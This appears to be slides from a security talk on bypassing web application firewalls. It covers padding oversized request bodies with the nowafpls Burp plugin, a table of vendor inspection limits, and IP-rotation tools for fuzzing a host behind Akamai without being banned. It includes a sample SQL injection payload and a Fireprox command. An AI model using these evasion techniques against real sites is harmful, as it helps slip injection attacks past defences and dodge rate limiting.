`http.request.body.size` field will contain the full size of the request without any truncation.

The maximum body size of 128 KB applies only to the values of HTTP body fields — the origin server will still receive the complete request body.

A Common Flaw: Request Size Limits – Other WAFs

They all have the same design decision

Almost all other WAFs have the same design flaw.

Technically, it is up to the application owner who implements the WAF to block all requests over the maximum inspection size limit that the WAF is able to process.

Unfortunately, in practice, most application owners do not block requests larger than the WAF inspection limit.

This means that we can almost always universally bypass WAFs through large requests.

nowafpls : a simple burp plugin

Tool release: nowafpls Burp Plugin (XML/URLEncoded/JSON)

Very simple tool to help you defeat WAFs

nowafpls is a Burp Plugin which will help you pad out requests so that WAFs can be bypassed.

The tool automatically detects the context (i.e. what content type) and will insert junk data wherever your cursor is placed.


For XML, it will insert a comment like <!--a*bytes-- >

For JSON, it will insert a junk key and value like “a”:”a*byes”,

For URLEncoded, it will insert a junk param and value like: a=a*bytes

Tool release: nowafpls Burp Plugin (XML/URLEncoded/JSON)

Very simple tool to help you defeat WAFs



```
POST / HTTP/2
Host: techdocs.akamai.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.58
Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/xml
Content-Length: 77

<xml>
  <hackcompute>
    123' union select 1,2,3,4,5 --+ a
  </hackcompute>
</xml>
```


```
t/report/LJNDE-NVZPR-JZZFD-J7MKS-L78ZZ"}],"include_subdomains":true
}
X-Xss-Protection: 1; mode=block;
report=https://reporting.go-mpulse.net/report/LJNDE-NVZPR-JZZFD-J7M
KS-L78ZZ
Strict-Transport-Security: max-age=31536000
Akamai-Grn: 0.042d3e17.1714892072.1dfc929
Server-Timing: ak_p;
desc="1714892072159_389950724_31443241_219_6781_167_206_15";dur=1

<HTML>
  <HEAD>
    <TITLE>
      Access Denied
    </TITLE>
  </HEAD>
  <BODY>
    <H1>
      Access Denied
    </H1>

    You don't have permission to access
    "http&#58;&#47;&#47;techdocs&#46;akamai&#46;com&#47;" on this
    server.<P>
      Reference&#32;&#35;18&#46;42d3e17&#46;1714892072&#46;1dfc929
      <P>
        https&#58;&#47;&#47;errors&#46;edgesuite&#46;net&#47;18&#46
        ;42d3e17&#46;1714892072&#46;1dfc929
      </P>
    </BODY>
  </HTML>
```

Tool release: nowafpls Burp Plugin (XML/URLEncoded/JSON)

Very simple tool to help you defeat WAFs

You can download nowafpls from GitHub here:

https://github.com/assetnote/nowafpls



Documented WAF Limitations

WAF Provider	Maximum Request Body Inspection Size Limit
Cloudflare	128 KB for ruleset engine, up to 500 MB for enterprise
AWS WAF	8 KB - 64 KB (configurable depending on service)
Akamai	8 KB - 128 KB
Azure WAF	128 KB
Fortiweb by Fortinet	100 MB
Barracuda WAF	64 KB
Sucuri	10 MB
Radware AppWall	up to 1 GB for cloud WAF
F5 BIG-IP WAAP	20 MB (configurable)
Palo Alto	10 MB
Cloud Armor by Google	8 KB (can be increased to 128 KB)

How to Fuzz a Host behind Akamai


For a quick out of the box solution inside Burp Suite - IP Rotate

Multiple API Gateways across Regions

https://github.com/PortSwigger/ip-rotate

This will allow you to route all traffic via multiple API gateways (across different regions).

I still recommend you stick to 10-20 threads at most, to avoid any rate limiting.



```
Serving HTTP on 0.0.0.0 port 80 ...
10.69.69.3 - - [02/Aug/2019 08:48:17] "GET /test HTTP/1.1" 200 -
10.69.69.3 - - [02/Aug/2019 08:48:21] "GET /test HTTP/1.1" 200 -
10.69.69.3 - - [02/Aug/2019 08:48:22] "GET /test HTTP/1.1" 200 -
10.69.69.3 - - [02/Aug/2019 08:48:23] "GET /test HTTP/1.1" 200 -
10.69.69.3 - - [02/Aug/2019 08:48:23] "GET /test HTTP/1.1" 200 -
10.69.69.3 - - [02/Aug/2019 08:48:24] "GET /test HTTP/1.1" 200 -

108.128.161.229 - - [02/Aug/2019 08:59:23] "GET /test HTTP/1.1" 200
108.128.162.195 - - [02/Aug/2019 08:59:42] "GET /test HTTP/1.1" 200
3.123.14.136 - - [02/Aug/2019 08:59:47] "GET /test HTTP/1.1" 200 -
3.216.144.206 - - [02/Aug/2019 08:59:49] "GET /test HTTP/1.1" 200 -
3.15.35.122 - - [02/Aug/2019 08:59:55] "GET /test HTTP/1.1" 200 -
13.52.201.225 - - [02/Aug/2019 08:59:58] "GET /test HTTP/1.1" 200 -
34.223.68.76 - - [02/Aug/2019 09:00:10] "GET /test HTTP/1.1" 200 -
```

For a quick out of the box solution for ffuf/other tools - Fireprox

Single API gateway, but can be used with any tool

https://github.com/ustayready/fireprox

This will generate an API gateway URL which can be used with ffuf. Each request should come from a new IP, there will eventually be some repetition.

Still need to stick to lower thread counts to avoid Akamai ban hammer.

```
python3 fire.py --access_key KEY --secret_access_key SECRET --region
us-east-1 --command create --url https://api.example.com/

-> https://am9apaaah.execute-api.us-east-1.amazonaws.com/fireprox/FUZZ
```

ShadowClone

Probably my favourite and go-to these days

https://github.com/fyoorer/ShadowClone

ShadowClone will distribute your list of hosts, or your wordlists, across a fleet of serverless compute. It's compatible with AWS, GCP, Azure. Good IP variability to bypass WAFs.

